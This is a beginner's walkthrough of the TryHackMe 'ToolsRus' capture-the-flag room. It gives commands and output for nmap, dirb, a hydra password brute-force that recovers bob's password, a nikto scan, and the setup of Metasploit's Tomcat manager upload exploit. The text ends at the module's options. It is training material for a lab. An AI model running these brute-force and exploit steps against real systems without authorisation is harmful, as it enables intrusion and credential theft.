ToolsRus

Practise using tools such as dirbuster, hydra, nmap, nikto and metasploit

Hosting Site: TryHackeMe.com

CTF Machine: ToolsRus

Site Rating: Easy

URI: https://tryhackme.com/room/toolsrus


Operating System Used: Kali Linux 2020.2

Tools We Used:

- Nmap
- Dirb
- Hydra
- Nikto
- MetaSploit


Initial Scanning

So the first thing we need to do is scan the target machine. We'll use Nmap to achieve this, with the following command:



```
sudo nmap -sV -A -O $IP
```

This presents the following output:



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 17:59 BST
Nmap scan report for 10.10.80.141
Host is up (0.023s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:ac:50:3c:46:31:8d:80:eb:47:d5:b6:62:18:85:06 (RSA)
|   256 0d:4b:b6:c1:36:ca:00:0f:a2:d8:7f:72:50:21:8e:9e (ECDSA)
|_  256 83:79:63:ed:0a:ff:7f:9c:89:20:5d:5d:d1:fc:9a:2a (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/9%OT=22%CT=1%CU=41388%PV=Y%DS=2%DC=T%G=Y%TM=5EDFBFF8
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11
OS:NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
```

A few key pieces of information we need to recognise as beginners are, ports, services and versioning:

Port 22 – OpenSSH – v.2p2

Port 80 – Apache Server Instance – v2.4.18

Port 1234 – Apache Tomcat/Coyote JSP Engine – v1.1

Port 8009 – Apache Jserv – v1.3

Next Steps

Now that we have some basic information about our target we can start enumerating and using our results to “discover” and answer the exercise questions TryHackMe has set for us


Try Hack Me - Task 1 - What directory can you find, that begins with a g?

For this task we’ll use a tool called Dirb, with the following command in our bash terminal:

```
dirb http://10.10.80.141 -l /opt/wordlists/directory-list-2.3-medium.txt
```

So what’s happening? Dirb is going to take a list of common directory names and prepend them to the ip address creating and web URL. It will then send a HTTP GET request and if this returns a status 200 will let us know within the output.

Awesome, we have results!




```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun  9 18:16:14 2020
URL_BASE: http://10.10.80.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Printing LOCATION header

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.80.141/ ----
==> DIRECTORY: http://10.10.80.141/guidelines/
+ http://10.10.80.141/index.html (CODE:200|SIZE:168)
+ http://10.10.80.141/protected (CODE:401|SIZE:459)
+ http://10.10.80.141/server-status (CODE:403|SIZE:300)
```

So from this output, one thing has drawn my eye. That is the path “/guidelines”, because one, it’s a blooming directory!

Eureka, that’s the answer to the first question! Points to us!!

Try Hack Me – Task 2 – Whose name can you find from this directory?

This is going to involve us navigating to the URL, so for this instance we’ll open up a browser and type in http://{ipaddress}/guidelines




Hey **bob**, did you update that TomCat server?

So once we've navigated to the URL, we're presented with a nice little message. "Hey Bob, did you update that TomCat server?", notice the name, "Bob"

Eureka, this is the answer to task 2! Points to us!!

Try Hack Me – Task 3 - What directory has basic authentication?

Okay, we already have some information we can use to solve this task. The output from Dirb contains other directories that we haven't navigated to. So lets navigate to http://{ipaddress}/protected



http://10.10.80.141 is requesting your username and password. The site says: "protected"

Awesome, we've hit a web page that needs authentication.


The answer to this Task is "protected". Points to us, again!!

Try Hack Me – Task 4 - What is bob's password to the protected part of the website?

For this answer we need to do some brute-forcing of passwords, we already have bob's username, "Bob". We'll use the tool hydra for this with the command:

```
hydra -l bob -P /opt/wordlists/passwords/10k-most-common.txt 10.10.80.141 http-get "/protected"
```

When we run this command, hydra will go off and submit requests to the target web page with the username bob, and iterate through a list of most common passwords. Only when it finds the correct password from the list file will it display that password to us.



```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-09 18:40:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.
restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get://10.10.80.141:80/protected
[80][http-get] host: 10.10.80.141   login: bob   password: bubbles
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-09 18:41:10
```


From the output within our terminal it found bob's password which was "bubbles". Points to us!!

Try Hack Me – Task 5 - What other port that serves a webs service is open on the machine?

So for this answer we'll look at the nmap output we ran earlier within this documentation. The port that sticks out like a sore thumb is port 1234, which is running an Coyote JSP Engine. This is a simple answer, it’s port “1234”!!

Try hack Me – Task 6 - Going to the service running on that port, what is the name and version of the software?

Again, we can use the Nmap output and determine the service and version:




```
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
```

From this output we can determine that port 1234 is running a service called “Apache Tomcat/7.0.88”. Points to us!!

Try Hack Me – Task 7 - Use Nikto with the credentials you have found and scan the /manager/html directory on the port found above. How many documentation files did Nikto identify?


This one is more involved and requires us to use the tool Nikto to scan the /manager/html directory and identify the count of documentation files.

To run Nikto against our target machine we need to run the following command within our terminal (this may take some time):



```
nikto -id bob:bubbles -h http://10.10.80.141/manager/html
```

Here are the results we have in the output:




```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.80.141
+ Target Hostname:    10.10.80.141
+ Target Port:        80
+ Start Time:         2020-06-09 18:56:44 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x br
ch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ 7888 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-06-09 19:00:25 (GMT1) (221 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

As you can see above I’ve put a box around the information we need to complete this task. Points to us!

Try Hack Me – Task 8 - What is the server version (run the scan against port 80)?

Again we can refer to our previous Nmap scan:




```
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

Lets finish this task and gain the points!!

Try Hack Me – Task 9 - What version of Apache-Coyote is this service using?

Once again we'll refer to our nmap scan:



```
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
```


The verion of coyote that's running is 1.1, so this is the answer. Morepoints!!

Try Hack Me – Task 10 - Use Metasploit to exploit the service and get a shell on the system. What user did you get a shell as?

Now we're going to use some big boy tools, Metasploit! Metasploit is a framework which comes pre-built with modules and payloads included. We'll start Metasploit using the following command:

```
sudo msfconsole
```

It takes a while to load, but we'll then be presented with the Metasploit banner (the banner can be random, this instance we have a nice "Jurassic Park" reference):




```
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!


      =[ metasploit v5.0.91-dev                          ]
+ -- --=[ 2023 exploits - 1101 auxiliary - 343 post      ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 7 evasion                                      ]

Metasploit tip: Use sessions -1 to interact with the last opened session

msf5 >
```


Right, we now have the goal of exploiting the "Coyote JSP Engine 1.1" service to gain a shell. For this Google is God, a quick google search leads me to this webpage:

https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat_and_Coyote

A bit of reading and we find out we can upload a shell using the /manager endpoint, however, due to this being Tomcat this has to be an JavaServerPage (JSP) Application as explained below:



Just as obtaining a remote shell on the web server with Apache required uploading and executing a PHP script (see Metasploitable/Apache/DAV), obtaining a remote shell on the web server will require uploading and executing a file - but for Tomcat, the executable must be a JSP (JavaServer Pages) application.

Right then luckily for use Metasploit contains a module that will exploit this weakness. So lets search for it, using the below command:




```
msf5 > search tomcat_mgr_upload

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_upload  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
```

So above we use Metasploit’s search function to identify the path of the exploit. And the results are shown. We can then use this exploit with the following command:




```
msf5 > use exploit/multi/http/tomcat_mgr_upload
```

This will then select the exploit to be used and displays the following:



```
msf5 exploit(multi/http/tomcat_mgr_upload) >
```

Now you’re asking what do we do next, well with got to configure the settings to point towards our target. By using the “options” command we can list the variables we need to set in order to run this exploit, see below:



```
msf5 exploit(multi/http/tomcat_mgr_upload) > options

